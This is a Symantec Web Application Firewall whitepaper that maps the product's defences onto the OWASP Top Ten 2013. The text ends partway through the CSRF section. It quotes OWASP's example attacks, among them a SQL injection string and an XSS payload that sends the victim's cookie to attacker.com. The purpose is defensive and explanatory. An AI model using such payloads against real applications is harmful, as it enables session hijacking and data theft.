

Symantec Web Application Firewall

OWASP Top Ten 2013 Coverage
September 2015

Introduction

The Open Web Application Security Project (OWASP) is a worldwide organization focused on improving the security of web applications. OWASP periodically publishes the OWASP Top 10 – a consensus list of the top ten most critical web application security flaws. The goal of the Top 10 project is to raise awareness about application security by identifying some of the most critical risks facing organizations.

This document describes how the Symantec Web Application Firewall defends against attacks targeting the OWASP Top 10. The structure is aligned to the OWASP Top Ten 2013 Project documentation, however it does not contain all of the information you can find on the OWASP project web page. Please refer to the OWASP Top Ten 2013 Project web page if you need more details, e.g. about risks and risk factors, which are used but not necessarily explained in detail within the following chapters.[1]

Each of the OWASP Top Ten is given its own page in this document. On each page you'll find useful information about the designated security flaw, along with a section on the page titled "Symantec Protection". This section offers information about how Symantec helps protect the web application against the security flaw. The section may refer to "Blacklists", "Analytics Filter" and "Advanced Engines". These are three of the most significant attack detection engines that are available on the Symantec WAF solution. A description of these engines can be found in the appendix.

[1] Note, the OWASP Top Ten Project is not updated yearly, and the 2013 report is the latest version. A 2015 version is in progress as of this paper's release, but has not yet been published.

TABLE OF CONTENTS

2013 Top 10 List

A1–Injection	Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
A-2 Broken Authentication and Session Management	Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.
A3-Cross-Site Scripting (XSS)	XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A4-Insecure Direct Object References	A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.
A5-Security Misconfiguration	Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.
A6-Sensitive Data Exposure	Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.
A7-Missing Function Level Access Control	Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.
A8-Cross-Site Request Forgery (CSRF)	A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.
A9-Using Components with Known Vulnerabilities	Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.
A10-Unvalidated Redirects and Forwards	Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

A1-Injection

THREAT AGENTS	ATTACK VECTORS	SECURITY WEAKNESS		TECHNICAL IMPACTS	BUSINESS IMPACTS
APPLICATION SPECIFIC	EXPLOITABILITY EASY	PREVALENCE COMMON	DETECTABILITY AVERAGE	IMPACT SEVERE	APPLICATION / BUSINESS SPECIFIC
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends simple text-based attacks that exploit the syntax of the targeted interpreter. Almost any source of data can be an injection vector, including internal sources.	Injection flaws occur when an application sends untrusted data to an interpreter. Injection flaws are very prevalent, particularly in legacy code. They are often found in SQL, LDAP, Xpath, or NoSQL queries; OS commands; XML parsers, SMTP Headers, program arguments, etc. Injection flaws are easy to discover when examining code, but frequently hard to discover via testing. Scanners and fuzzers can help attackers find injection flaws.		Injection can result in data loss or corruption, lack of accountability, or denial of access. Injection can sometimes lead to complete host takeover.	Consider the business value of the affected data and the platform running the interpreter. All data could be stolen, modified, or deleted. Could your reputation be harmed?

Am I Vulnerable To 'Injection'?

The best way to find out if an application is vulnerable to injection is to verify that all use of interpreters clearly separates untrusted data from the command or query. For SQL calls, this means using bind variables in all prepared statements and stored procedures, and avoiding dynamic queries.

Checking the code is a fast and accurate way to see if the application uses interpreters safely. Code analysis tools can help a security analyst find the use of interpreters and trace the data flow through the application. Penetration testers can validate these issues by crafting exploits that confirm the vulnerability.

Automated dynamic scanning which exercises the application may provide insight into whether some exploitable injection flaws exist. Scanners cannot always reach interpreters and have difficulty detecting whether an attack was successful. Poor error handling makes injection flaws easier to discover.

How Do I Prevent 'Injection'?

Preventing injection requires keeping untrusted data separate from commands and queries.

1. The preferred option is to use a safe API which avoids the use of the interpreter entirely or provides a parameterized interface. Be careful with APIs, such as stored procedures, that are parameterized, but can still introduce injection under the hood.
2. If a parameterized API is not available, you should carefully escape special characters using the specific escape syntax for that interpreter. OWASP's ESAPI provides many of these escaping routines.
3. Positive or "white list" input validation is also recommended, but is not a complete defense as many applications require special characters in their input. If special characters are required, only approaches 1. and 2. above will make their use safe. OWASP's ESAPI has an extensible library of white list input validation routines.

Example Attack Scenarios

Scenario #1: The application uses untrusted data in the construction of the following vulnerable SQL call:

```
String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";
```

Scenario #2: Similarly, an application's blind trust in frameworks may result in queries that are still vulnerable, (e.g., Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts WHERE custID='"
+ request.getParameter("id") + "'");
```

In both cases, the attacker modifies the 'id' parameter value in her browser to send:

`' or '1'='1`. For example:

`http://example.com/app/accountView?id=' or '1'='1`

This changes the meaning of both queries to return all the records from the accounts table. More dangerous attacks could modify data or even invoke stored procedures.

Symantec Protection

- SQL Advanced Engine: stops SQL injection attacks
- XSS Advanced Engine: stops Cross-Site Scripting attacks
- Command Injection Advanced Engine: intelligently blocks cmd.exe and bash commands
- HTML Injection Advanced Engine: blocks dangerous HTML tags, attributes, and events
- Code Injection Advanced Engine: blocks Java, PHP, JavaScript and SSI language constructs
- Path Injection Advanced Engine: detects obfuscated directory traversal attacks
- Blacklist Engine: blocks known-bad attack patterns
- Analytics Filter Engine: blocks a variety of attack families based on anomaly correlation

A2-Broken Authentication and Session Management

THREAT AGENTS	ATTACK VECTORS	SECURITY WEAKNESS		TECHNICAL IMPACTS	BUSINESS IMPACTS
APPLICATION SPECIFIC	EXPLOITABILITY AVERAGE	PREVALENCE WIDESPREAD	DETECTABILITY AVERAGE	IMPACT SEVERE	APPLICATION / BUSINESS SPECIFIC
Consider anonymous external attackers, as well as users with their own accounts, who may attempt to steal accounts from others. Also consider insiders wanting to disguise their actions.	Attacker uses leaks or flaws in the authentication or session management functions (e.g., exposed accounts, passwords, session IDs) to impersonate users.	Developers frequently build custom authentication and session management schemes, but building these correctly is hard. As a result, these custom schemes frequently have flaws in areas such as logout, password management, timeouts, remember me, secret question, account update, etc. Finding such flaws can sometimes be difficult, as each implementation is unique.		Such flaws may allow some or even all accounts to be attacked. Once successful, the attacker can do anything the victim could do. Privileged accounts are frequently targeted.	Consider the business value of the affected data or application functions. Also consider the business impact of public exposure of the vulnerability.

Am I Vulnerable To 'Broken Authentication and Session Management'?

Are session management assets like user credentials and session IDs properly protected? You may be vulnerable if:

1. User authentication credentials aren't protected when stored using hashing or encryption. See A6.
2. Credentials can be guessed or overwritten through weak account management functions (e.g., account creation, change password, recover password, weak session IDs).
3. Session IDs are exposed in the URL (e.g., URL rewriting).
4. Session IDs are vulnerable to session fixation attacks.
5. Session IDs don't timeout, or user sessions or authentication tokens, particularly single sign-on (SSO) tokens, aren't properly invalidated during logout.
6. Session IDs aren't rotated after successful login.
7. Passwords, session IDs, and other credentials are sent over unencrypted connections. See A6.

See the ASVS requirement areas V2 and V3 for more details.

How Do I Prevent 'Broken Authentication and Session Management'?

The primary recommendation for an organization is to make available to developers:

1. A single set of strong authentication and session management controls. Such controls should strive to:
   a. Meet all the authentication and session management requirements defined in OWASP's Application Security Verification Standard (ASVS) areas V2 (Authentication) and V3 (Session Management).
   b. Have a simple interface for developers. Consider the ESAPI Authenticator and User APIs as good examples to emulate, use, or build upon.
2. Strong efforts should also be made to avoid XSS flaws which can be used to steal session IDs. See A3.

Example Attack Scenarios

Scenario #1: Airline reservations application supports URL rewriting, putting session IDs in the URL:

```
http://example.com/sale/saleitems?sessionid=268544541&dest=Hawaii
```

An authenticated user of the site wants to let his friends know about the sale. He e-mails the above link without knowing he is also giving away his session ID. When his friends use the link they will use his session and credit card.

Scenario #2: Application's timeouts aren't set properly. User uses a public computer to access site. Instead of selecting "logout" the user simply closes the browser tab and walks away. Attacker uses the same browser an hour later, and that browser is still authenticated.

Scenario #3: Insider or external attacker gains access to the system's password database. User passwords are not properly hashed, exposing every users' password to the attacker.

Symantec Protection

ProxySG authentication employs secure session management. Protection details on ProxySG:

- Secure storage of local realm credentials
- Session ID's are not exposed in URL's
- Not vulnerable to session fixation attacks
- Session ID's have a timeout and users can explicitly log out
- Session ID's are rotated
- SG can be configured to require SSL/TLS to send passwords, session ID's and other credentials

ProxySG – Protecting Server Authentication

- SSL/TLS enforcement
- Cookie signing to protect session information
- Cookie security attribute rewrites (secure, HttpOnly)
- Cookie rewrites on logout (domain, path, expires, max-age)
- Cache-Control header rewrites
- Strict-Transport-Security header rewrites
- Throttle brute force authentication attacks

Advanced Engine and Analytics Filter: Anti-XSS security controls to prevent session hijacking

A3-Cross-Site Scripting (XSS)

THREAT AGENTS	ATTACK VECTORS	SECURITY WEAKNESS		TECHNICAL IMPACTS	BUSINESS IMPACTS
APPLICATION SPECIFIC	EXPLOITABILITY AVERAGE	PREVALENCE VERY WIDESPREAD	DETECTABILITY EASY	IMPACT MODERATE	APPLICATION / BUSINESS SPECIFIC
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database.	XSS is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. There are two different types of XSS flaws: 1) Stored and 2) Reflected, and each of these can occur on the a) Server or b) on the Client. Detection of most Server XSS flaws is fairly easy via testing or code analysis. Client XSS is very difficult to identify.		Attackers can execute scripts in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc.	Consider the business value of the affected system and all the data it processes. Also consider the business impact of public exposure of the vulnerability.

Am I Vulnerable To 'Cross-Site Scripting (XSS)'?

You are vulnerable if you do not ensure that all user supplied input is properly escaped, or you do not verify it to be safe via input validation, before including that input in the output page. Without proper output escaping or validation, such input will be treated as active content in the browser. If Ajax is being used to dynamically update the page, are you using safe JavaScript APIs? For unsafe JavaScript APIs, encoding or validation must also be used.

Automated tools can find some XSS problems automatically. However, each application builds output pages differently and uses different browser side interpreters such as JavaScript, ActiveX, Flash, and Silverlight, making automated detection difficult. Therefore, complete coverage requires a combination of manual code review and penetration testing, in addition to automated approaches.

Web 2.0 technologies, such as Ajax, make XSS much more difficult to detect via automated tools.

How Do I Prevent 'Cross-Site Scripting (XSS)'?

Preventing XSS requires separation of untrusted data from active browser content.

1. The preferred option is to properly escape all untrusted data based on the HTML context (body, attribute, JavaScript, CSS, or URL) that the data will be placed into. See the OWASP XSS Prevention Cheat Sheet for details on the required data escaping techniques.
2. Positive or "whitelist" input validation is also recommended as it helps protect against XSS, but is not a complete defense as many applications require special characters in their input. Such validation should, as much as possible, validate the length, characters, format, and business rules on that data before accepting the input.
3. For rich content, consider auto-sanitization libraries like OWASP's AntiSamy or the Java HTML Sanitizer Project.
4. Consider Content Security Policy (CSP) to defend against XSS across your entire site.

Example Attack Scenarios

The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT' value='" + request.
getParameter("CC") + "'>";
```

The attacker modifies the 'CC' parameter in their browser to:

```
'><script>document.location= 'http://www.attacker.com/cgi-bin/cookie.cgi
?foo='+document.cookie</script>'.
```

This causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

Note that attackers can also use XSS to defeat any automated CSRF defense the application might employ. See A8 for info on CSRF.

Symantec Protection

Blacklist , Analytics Filter and XSS Advanced Engine

- Multiple security engines provide complimentary protection against cross-site scripting attacks
- Customizable normalization engines thwart evasion techniques
- No learning or tuning required
- Low false-positive rate

Content Security Policy

- Virtually eliminates XSS attack vectors for supported browsers
- Customize policy (CPL) leveraging CSP security controls

A4-Insecure Direct Object References

THREAT AGENTS	ATTACK VECTORS	SECURITY WEAKNESS		TECHNICAL IMPACTS	BUSINESS IMPACTS
APPLICATION SPECIFIC	EXPLOITABILITY EASY	PREVALENCE COMMON	DETECTABILITY EASY	IMPACT MODERATE	APPLICATION / BUSINESS SPECIFIC
Consider the types of users of your system. Do any users have only partial access to certain types of system data?	Attacker, who is an authorized system user, simply changes a parameter value that directly refers to a system object to another object the user isn't authorized for. Is access granted?	Applications frequently use the actual name or key of an object when generating web pages. Applications don't always verify the user is authorized for the target object. This results in an insecure direct object reference flaw. Testers can easily manipulate parameter values to detect such flaws. Code analysis quickly shows whether authorization is properly verified.		Such flaws can compromise all the data that can be referenced by the parameter. Unless object references are unpredictable, it's easy for an attacker to access all available data of that type.	Consider the business value of the exposed data. Also consider the business impact of public exposure of the vulnerability

Am I Vulnerable To 'Insecure Direct Object References'?

The best way to find out if an application is vulnerable to insecure direct object references is to verify that all object references have appropriate defenses. To achieve this, consider:

1. For direct references to restricted resources, does the application fail to verify the user is authorized to access the exact resource they have requested?
2. If the reference is an indirect reference, does the mapping to the direct reference fail to limit the values to those authorized for the current user?

Code review of the application can quickly verify whether either approach is implemented safely. Testing is also effective for identifying direct object references and whether they are safe. Automated tools typically do not look for such flaws because they cannot recognize what requires protection or what is safe or unsafe.

How Do I Prevent 'Insecure Direct Object References'?

Preventing insecure direct object references requires selecting an approach for protecting each user accessible object (e.g., object number, filename):

1. Use per user or session indirect object references. This prevents attackers from directly targeting unauthorized resources. For example, instead of using the resource's database key, a drop down list of six resources authorized for the current user could use the numbers 1 to 6 to indicate which value the user selected. The application has to map the per-user indirect reference back to the actual database key on the server. OWASP's ESAPI includes both sequential and random access reference maps that developers can use to eliminate direct object references.
2. Check access. Each use of a direct object reference from an untrusted source must include an access control check to ensure the user is authorized for the requested object.

Example Attack Scenarios

The application uses unverified data in a SQL call that is accessing account information:

```
String query = "SELECT * FROM accts WHERE account = ?";
PreparedStatement pstmt = connection.prepareStatement(query , … );
pstmt.setString( 1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

The attacker simply modifies the 'acct' parameter in their browser to send whatever account number they want. If not verified, the attacker can access any user's account, instead of only the intended customer's account.

```
http://example.com/app/accountInfo?acct=notmyacct
```

Symantec Protection

ProxySG Role Based Access Controls

- Protects against Horizontal Authorization attacks
- Enforces authorization of direct object references based on user or group membership

ProxySG CPL

- Leverage CPL rules to patch web application object reference issues
- Restrict or Block access to applications, pages, services, or resources

Advanced Engine Mitigations

- Command, Code and Path injection engines prevent accessing dangerous web server functionality

A5-Security Misconfiguration

THREAT AGENTS	ATTACK VECTORS	SECURITY WEAKNESS		TECHNICAL IMPACTS	BUSINESS IMPACTS
APPLICATION SPECIFIC	EXPLOITABILITY EASY	PREVALENCE COMMON	DETECTABILITY EASY	IMPACT MODERATE	APPLICATION / BUSINESS SPECIFIC
Consider anonymous external attackers as well as users with their own accounts that may attempt to compromise the system. Also consider insiders wanting to disguise their actions.	Attacker accesses default accounts, unused pages, unpatched flaws, unprotected files and directories, etc. to gain unauthorized access to or knowledge of the system.	Security misconfiguration can happen at any level of an application stack, including the platform, web server, application server, database, framework, and custom code. Developers and system administrators need to work together to ensure that the entire stack is configured properly. Automated scanners are useful for detecting missing patches, misconfigurations, use of default accounts, unnecessary services, etc.		The system could be completely compromised without you knowing it. All of your data could be stolen or modified slowly over time. Recovery costs could be expensive	The system could be completely compromised without you knowing it. All your data could be stolen or modified slowly over time. Recovery costs could be expensive.

Am I Vulnerable To ‘Security Misconfiguration’?

Is your application missing the proper security hardening across any part of the application stack? Including:

1. Is any of your software out of date? This includes the OS, Web/App Server, DBMS, applications, and all code libraries (see new A9).
2. Are any unnecessary features enabled or installed (e.g., ports, services, pages, accounts, privileges)?
3. Are default accounts and their passwords still enabled and unchanged?
4. Does your error handling reveal stack traces or other overly informative error messages to users?
5. Are the security settings in your development frameworks (e.g., Struts, Spring, ASP.NET) and libraries not set to secure values?

Without a concerted, repeatable application security configuration process, systems are at a higher risk.

How Do I Prevent ‘Security Misconfiguration’?

The primary recommendations are to establish all of the following:

1. A repeatable hardening process that makes it fast and easy to deploy another environment that is properly locked down. Development, QA, and production environments should all be configured identically (with different passwords used in each environment). This process should be automated to minimize the effort required to setup a new secure environment.
2. A process for keeping abreast of and deploying all new software updates and patches in a timely manner to each deployed environment. This needs to include all code libraries as well (see new A9).
3. A strong application architecture that provides effective, secure separation between components.
4. Consider running scans and doing audits periodically to help detect future misconfigurations or missing patches.

Example Attack Scenarios

Scenario #1: The app server admin console is automatically installed and not removed. Default accounts aren’t changed. Attacker discovers the standard admin pages are on your server, logs in with default passwords, and takes over.

Scenario #2: Directory listing is not disabled on your server. Attacker discovers she can simply list directories to find any file. Attacker finds and downloads all your compiled Java classes, which she decompiles and reverse engineers to get all your custom code. She then finds a serious access control flaw in your application.

Scenario #3: App server configuration allows stack traces to be returned to users, potentially exposing underlying flaws. Attackers love the extra information error messages provide.

Scenario #4: App server comes with sample applications that are not removed from your production server. Said sample applications have well known security flaws attackers can use to compromise your server.

Symantec Protection

Overly Verbose Error Information: Customized error pages to prevent information disclosure

SSL Misconfiguration

- Ability to enforce SSL/TLS on all pages and services
  - Ex) Simple, quick mitigation across all apps to disable SSLv3 (Poodle Attack)
- Session cookie rewrites (secure, HttpOnly attributes)
- Cryptographic cipher control to prevent weak algorithms

Secure Settings

- Restrict ports and services
- No default account passwords
- Security hardened special purpose build OS

Advanced Engines Help Mitigate Insecure Layers

- OS (Command Injection, Path Injection engines)
- Web/App Server (HTML Injection, Path Injection, JSON engines)
- DB (SQL Injection engine)

A6-Sensitive Data Exposure

THREAT AGENTS	ATTACK VECTORS	SECURITY WEAKNESS		TECHNICAL IMPACTS	BUSINESS IMPACTS
APPLICATION SPECIFIC	EXPLOITABILITY DIFFICULT	PREVALENCE UNCOMMON	DETECTABILITY AVERAGE	IMPACT SEVERE	APPLICATION / BUSINESS SPECIFIC
Consider who can gain access to your sensitive data and any backups of that data. This includes the data at rest, in transit, and even in your customers' browsers. Include both external and internal threats.	Attackers typically don't break crypto directly. They break something else, such as steal keys, do man-in-the-middle attacks, or steal clear text data off the server, while in transit, or from the user's browser.	The most common flaw is simply not encrypting sensitive data. When crypto is employed, weak key generation and management, and weak algorithm usage is common, particularly weak password hashing techniques. Browser weaknesses are very common and easy to detect, but hard to exploit on a large scale. External attackers have difficulty detecting server side flaws due to limited access and they are also usually hard to exploit.		Failure frequently compromises all data that should have been protected. Typically, this information includes sensitive data such as health records, credentials, personal data, credit cards, etc.	Consider the business value of the lost data and impact to your reputation. What is your legal liability if this data is exposed? Also consider the damage to your reputation.

Am I Vulnerable To 'Sensitive Data Exposure'?

The first thing you have to determine is which data is sensitive enough to require extra protection. For example, passwords, credit card numbers, health records, and personal information should be protected. For all such data:

1. Is any of this data stored in clear text long term, including backups of this data?
2. Is any of this data transmitted in clear text, internally or externally? Internet traffic is especially dangerous.
3. Are any old / weak cryptographic algorithms used?
4. Are weak crypto keys generated, or is proper key management or rotation missing?
5. Are any browser security directives or headers missing when sensitive data is provided by / sent to the browser?

And more … For a more complete set of problems to avoid, see ASVS areas Crypto (V7), Data Prot. (V9), and SSL (V10).

How Do I Prevent 'Sensitive Data Exposure'?

The full perils of unsafe cryptography, SSL usage, and data protection are well beyond the scope of the Top 10. That said, for all sensitive data, do all of the following, at a minimum:

1. Considering the threats you plan to protect this data from (e.g., insider attack, external user), make sure you encrypt all sensitive data at rest and in transit in a manner that defends against these threats.
2. Don't store sensitive data unnecessarily. Discard it as soon as possible. Data you don't have can't be stolen.
3. Ensure strong standard algorithms and strong keys are used, and proper key management is in place. Consider using FIPS 140 validated cryptographic modules.
4. Ensure passwords are stored with an algorithm specifically designed for password protection, such as bcrypt, PBKDF2, or scrypt.
5. Disable autocomplete on forms collecting sensitive data and disable caching for pages that contain sensitive data.

Example Attack Scenarios

Scenario #1: An application encrypts credit card numbers in a database using automatic database encryption. However, this means it also decrypts this data automatically when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text. The system should have encrypted the credit card numbers using a public key, and only allowed back-end applications to decrypt them with the private key.

Scenario #2: A site simply doesn't use SSL for all authenticated pages. Attacker simply monitors network traffic (like an open wireless network), and steals the user's session cookie. Attacker then replays this cookie and hijacks the user's session, accessing the user's private data.

Scenario #3: The password database uses unsalted hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password file. All of the unsalted hashes can be exposed with a rainbow table of pre-calculated hashes.

Symantec Protection

Cookie Signing

- Prevents cookie manipulation (HMAC-SHA256)
- Can force secure and HttpOnly cookie attributes.

Ability to force HTTPS: Protects against session side-jacking

Cryptographic Cipher Control: Protects against downgrade attacks

ProxySG Controls

- Secure storage of sensitive configuration information
- Strong crypto algorithms (encryption and hashing)
  - Passwords
  - SSL private keys
  - FIPS 140-2 certified

A7-Missing Function Level Access Control

THREAT AGENTS	ATTACK VECTORS	SECURITY WEAKNESS		TECHNICAL IMPACTS	BUSINESS IMPACTS
APPLICATION SPECIFIC	EXPLOITABILITY EASY	PREVALENCE COMMON	DETECTABILITY AVERAGE	IMPACT MODERATE	APPLICATION / BUSINESS SPECIFIC
Anyone with network access can send your application a request. Could anonymous users access private functionality or regular users a privileged function?	Attacker, who is an authorized system user, simply changes the URL or a parameter to a privileged function. Is access granted? Anonymous users could access private functions that aren't protected.	Applications do not always protect application functions properly. Sometimes, function level protection is managed via configuration, and the system is misconfigured. Sometimes, developers must include the proper code checks, and they forget. Detecting such flaws is easy. The hardest part is identifying which pages (URLs) or functions exist to attack.		Such flaws allow attackers to access unauthorized functionality. Administrative functions are key targets for this type of attack.	Consider the business value of the exposed functions and the data they process. Also consider the impact to your reputation if this vulnerability became public.

Am I Vulnerable To 'Missing Function Level Access Control'?

The best way to find out if an application has failed to properly restrict function level access is to verify every application function:

1. Does the UI show navigation to unauthorized functions?
2. Are server side authentication or authorization checks missing?
3. Are server side checks done that solely rely on information provided by the attacker?

Using a proxy, browse your application with a privileged role. Then revisit restricted pages using a less privileged role. If the server responses are alike, you're probably vulnerable. Some testing proxies directly support this type of analysis.

You can also check the access control implementation in the code. Try following a single privileged request through the code and verifying the authorization pattern. Then search the codebase to find where that pattern is not being followed.

Automated tools are unlikely to find these problems.

How Do I Prevent 'Missing Function Level Access Control'?

Your application should have a consistent and easy to analyze authorization module that is invoked from all of your business functions. Frequently, such protection is provided by one or more components external to the application code.

1. Think about the process for managing entitlements and ensure you can update and audit easily. Don't hard code.
2. The enforcement mechanism(s) should deny all access by default, requiring explicit grants to specific roles for access to every function.
3. If the function is involved in a workflow, check to make sure the conditions are in the proper state to allow access.

NOTE: Most web applications don't display links and buttons to unauthorized functions, but this "presentation layer access control" doesn't actually provide protection. You must also implement checks in the controller or business logic.

Example Attack Scenarios

Scenario #1: The attacker simply force browses to target URLs. The following URLs require authentication. Admin rights are also required for access to the admin_getappInfo page.

http://example.com/app/getappInfo

http://example.com/app/admin_getappInfo

If an unauthenticated user can access either page, that's a flaw. If an authenticated, non-admin, user is allowed to access the admin_getappInfo page, this is also a flaw, and may lead the attacker to more improperly protected admin pages.

Scenario #2: A page provides an 'action' parameter to specify the function being invoked, and different actions require different roles. If these roles aren't enforced, that's a flaw.

Symantec Protection

ProxySG Access Controls – Native Authentication

- Secure authentication options
- Strict authentication enforcement, configurable by sites or pages
- Ability to setup default Deny access controls
- Granular page and flow controls available via CPL

A8-Cross-Site Request Forgery (CSRF)

THREAT AGENTS	ATTACK VECTORS	SECURITY WEAKNESS		TECHNICAL IMPACTS	BUSINESS IMPACTS
APPLICATION SPECIFIC	EXPLOITABILITY AVERAGE	PREVALENCE COMMON	DETECTABILITY EASY	IMPACT MODERATE	APPLICATION / BUSINESS SPECIFIC
Consider anyone who can load content into your users' browsers, and thus force them to submit a request to your website. Any website or other HTML feed that your users access could do this.	Attacker creates forged HTTP requests and tricks a victim into submitting them via image tags, XSS, or numerous other techniques. If the user is authenticated, the attack succeeds.	CSRF takes advantage the fact that most web apps allow attackers to predict all the details of a particular action. Because browsers send credentials like session cookies automatically, attackers can create malicious web pages which generate forged requests that are indistinguishable from legitimate ones. Detection of CSRF flaws is fairly easy via penetration testing or code analysis.		Attackers can trick victims into performing any state changing operation the victim is authorized to perform, e.g., updating account details, making purchases, logout and even login.	Consider the business value of the affected data or application functions. Imagine not being sure if users intended to take these actions. Consider the impact to your reputation.

Am I Vulnerable To 'Cross-Site Request Forgery (CSRF)'?

To check whether an application is vulnerable, see if any links and forms lack an unpredictable CSRF token. Without such a token, attackers can forge malicious requests. An alternate defense is to require the user to prove they intended to submit the request, either through re-authentication, or some other proof they are a real user (e.g., a CAPTCHA).

Focus on the links and forms that invoke state-changing functions, since those are the most important CSRF targets.

You should check multistep transactions, as they are not inherently immune. Attackers can easily forge a series of requests by using multiple tags or possibly JavaScript.

Note that session cookies, source IP addresses, and other information automatically sent by the browser don't provide any defense against CSRF since this information is also included in forged requests.

OWASP's CSRF Tester tool can help generate test cases to demonstrate the dangers of CSRF flaws.

How Do I Prevent 'Cross-Site Request Forgery (CSRF)'?

Preventing CSRF usually requires the inclusion of an unpredictable token in each HTTP request. Such tokens should, at a minimum, be unique per user session.

1. The preferred option is to include the unique token in a hidden field. This causes the value to be sent in the body of the HTTP request, avoiding its inclusion in the URL, which is more prone to exposure.
2. The unique token can also be included in the URL itself, or a URL parameter. However, such placement runs a greater risk that the URL will be exposed to an attacker, thus compromising the secret token. OWASP's CSRF Guard can automatically include such tokens in Java EE, .NET, or PHP apps. OWASP's ESAPI includes methods developers can use to prevent CSRF vulnerabilities.
3. Requiring the user to re-authenticate, or prove they are a user (e.g., via a CAPTCHA) can also protect against CSRF.

Example Attack Scenarios

